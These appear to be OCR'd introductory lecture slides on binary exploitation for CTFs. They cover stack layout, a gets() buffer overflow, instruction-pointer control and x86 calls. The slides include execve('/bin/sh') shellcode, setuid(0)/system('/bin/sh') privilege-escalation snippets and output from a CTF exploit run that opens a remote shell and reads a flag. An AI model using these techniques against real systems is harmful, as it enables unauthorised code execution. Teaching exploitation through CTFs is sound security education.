Binary Exploitation

Intro

Simon and Lennard

Based on ju256's slides

Overview

- Finding and exploiting bugs in a binary/executable
- Programs written in low-level language
- Reverse engineering often mandatory first step
- Memory corruption vs logic bugs

Binary Exploitation in CTFs

- Often C/C++ binaries written for the competition
- Sometimes real world targets with introduced bugs
  - Chrome: GPNCTF21 TYPE THIS
  - Firefox: 33c3 CTF Feuerfuchs

```
ju256@ubuntu:~/ctf/hacklu21/unsafe$ python3 expl.py
[+] Opening connection to flu.xxx on port 4444: Done
heap @ 0x562ffd4f6000
main_arena_ptr @ 0x7fbf8be42c00
libc @ 0x7fbf8bc62000
stack_leak @ 0x7ffc63b53128
rel stack frame @ 0x7ffc63b52878
[*] Switching to interactive mode
$ ls -al
total 3792
drwxr-x--- 1 ctf  ctf     4096 May 10 14:43 .
drwxr-xr-x 1 root root    4096 Oct 29  2021 ..
-rw-r--r-- 1 ctf  ctf      220 Mar 19  2021 .bash_logout
-rw-r--r-- 1 ctf  ctf     3771 Mar 19  2021 .bashrc
-rw-r--r-- 1 ctf  ctf      807 Mar 19  2021 .profile
-rw-rw-r-- 1 root root      23 May 10 14:43 flag
-rwxr-xr-x 1 root root 3855056 Oct 28  2021 unsafe
$ cat flag
flag{memory_safety_btw}$
```

Objective

(Remote) Code Execution / Shell* on challenge server

Linux userspace

```
system("/bin/sh");
```

Linux kernel


```
setgid(0);
setuid(0);
system("/bin/sh");
```

...

Binary Exploitation in the "Real World"

- Memory-unsafe languages still widely used
  - Browsers
  - Hypervisors
  - Web servers
- Even the "best" codebases contain (a lot of) exploitable bugs

Large (dubious) market for 0-days in popular software



Twitter content as dubious as the market

Operation Zero @opzero_en · 15. Sep. 2021

Great price, guys, but that's nothing.

According to high market demand, we are increasing our payouts for #Chrome #exploits:


- Chrome RCE + SBX / $1,200,000
- Chrome RCE / $500,000
- Chrome SBX / $500,000

> **Zerodium** @Zerodium · 14. Sep. 2021
>
> We're (temporarily) doubling our bounty for Chrome chains (RCE+SBX) to $1,000,000.
>
> Payouts for a standalone RCE or SBX #0day exploit increased to $400,000....
>
> Mehr anzeigen

Hope is not lost if you don't want to sell to those guys[1]

- ChromeVRP + v8CTF
- kernelCTF
- ...

Linux process layout



Stack frames

```c
#include <stdio.h>
#include <stdlib.h>

int main() {
    int a = 0x1337;
    int b = 0x414141;
    char *c = malloc(0x20);
    printf("&a = %p\n&b = %p\n&c = %p\n",
            &a,
            &b,
            &c);

    return 0;
}
```

```
&a = 0x7fffffffde58
&b = 0x7fffffffde5c
&c = 0x7fffffffde60
```

```
00:0000│ rsp       0x7fffffffde50 ◂— 0x0
01:0008│ rsi rdx-4 0x7fffffffde58 ◂— 0x41414100001337
02:0010│ rcx       0x7fffffffde60 —▸ 0x5555555592a0 ◂— 0x0
03:0018│           0x7fffffffde68 ◂— 0x56971f6362d27700
04:0020│ rbp       0x7fffffffde70 ◂— 0x1
05:0028│           0x7fffffffde78 —▸ 0x7ffff7ddacd0 (__libc_start_call_main+128)
```

Buffer Overflows

```c
#include <stdio.h>

int main() {
    int var = 0;
    char buf[10];

    gets(buf);

    if (var != 0) {
        puts("Success!");
    }
    return 0;
}
```

BUGS top

Never use **gets**(). Because it is impossible to tell without knowing the data in advance how many characters **gets**() will read, and because **gets**() will continue to store characters past the end of the buffer, it is extremely dangerous to use. It has been used to break computer security. Use **fgets**() instead.

All good if we stay in the buffer

Overflowing the buffer


Return Address **b3 b0 eb c7 69 7f 00 00**
Saved RBP **78 85 fb 10 fc 7f 00 00**
var **41 41 41 0a**
buf **AAAAAAAAA\n**

Stack growth ↓

Buffer growth ↑

Overflowing the buffer

- Control over local variables
- Control over frame base pointer (RBP)
- Control over instruction pointer (RIP)!



RIP = 0×4343434343434343

Sidenote: function calls in x86


- call pushes return address onto the stack
- ret pops return address into RIP

```c
#include <stdio.h>

void f() {
    puts("asdf");
}

int main() {
    f();
}
```

```
pwndbg> disassemble main
Dump of assembler code for function main:
   0x000000000040113c <+0>:     push   rbp
   0x000000000040113d <+1>:     mov    rbp,rsp
   0x0000000000401140 <+4>:     mov    eax,0x0
=> 0x0000000000401145 <+9>:     call   0x401126 <f>
   0x000000000040114a <+14>:    mov    eax,0x0
   0x000000000040114f <+19>:    pop    rbp
   0x0000000000401150 <+20>:    ret
End of assembler dump.
pwndbg> disassemble f
Dump of assembler code for function f:
   0x0000000000401126 <+0>:     push   rbp
   0x0000000000401127 <+1>:     mov    rbp,rsp
   0x000000000040112a <+4>:     lea    rax,[rip+0xed3]
   0x0000000000401131 <+11>:    mov    rdi,rax
   0x0000000000401134 <+14>:    call   0x401030 <puts@plt>
   0x0000000000401139 <+19>:    nop
   0x000000000040113a <+20>:    pop    rbp
   0x000000000040113b <+21>:    ret
```

RIP-control to shell?

Shellcode: Inject our own x86 code into memory and jump to it by overwriting RIP



Shellcode

- Read files
- Open sockets
- Spawn shell
- ...

```
mov rax, 0x68732f6e69622f ; /bin/sh\x00
push rax
mov rdi, rsp
xor rsi, rsi
xor rdx, rdx
mov rax, 0x3b ; SYS_execve
; execve("/bin/sh", 0, 0)
syscall
```

What's the catch?

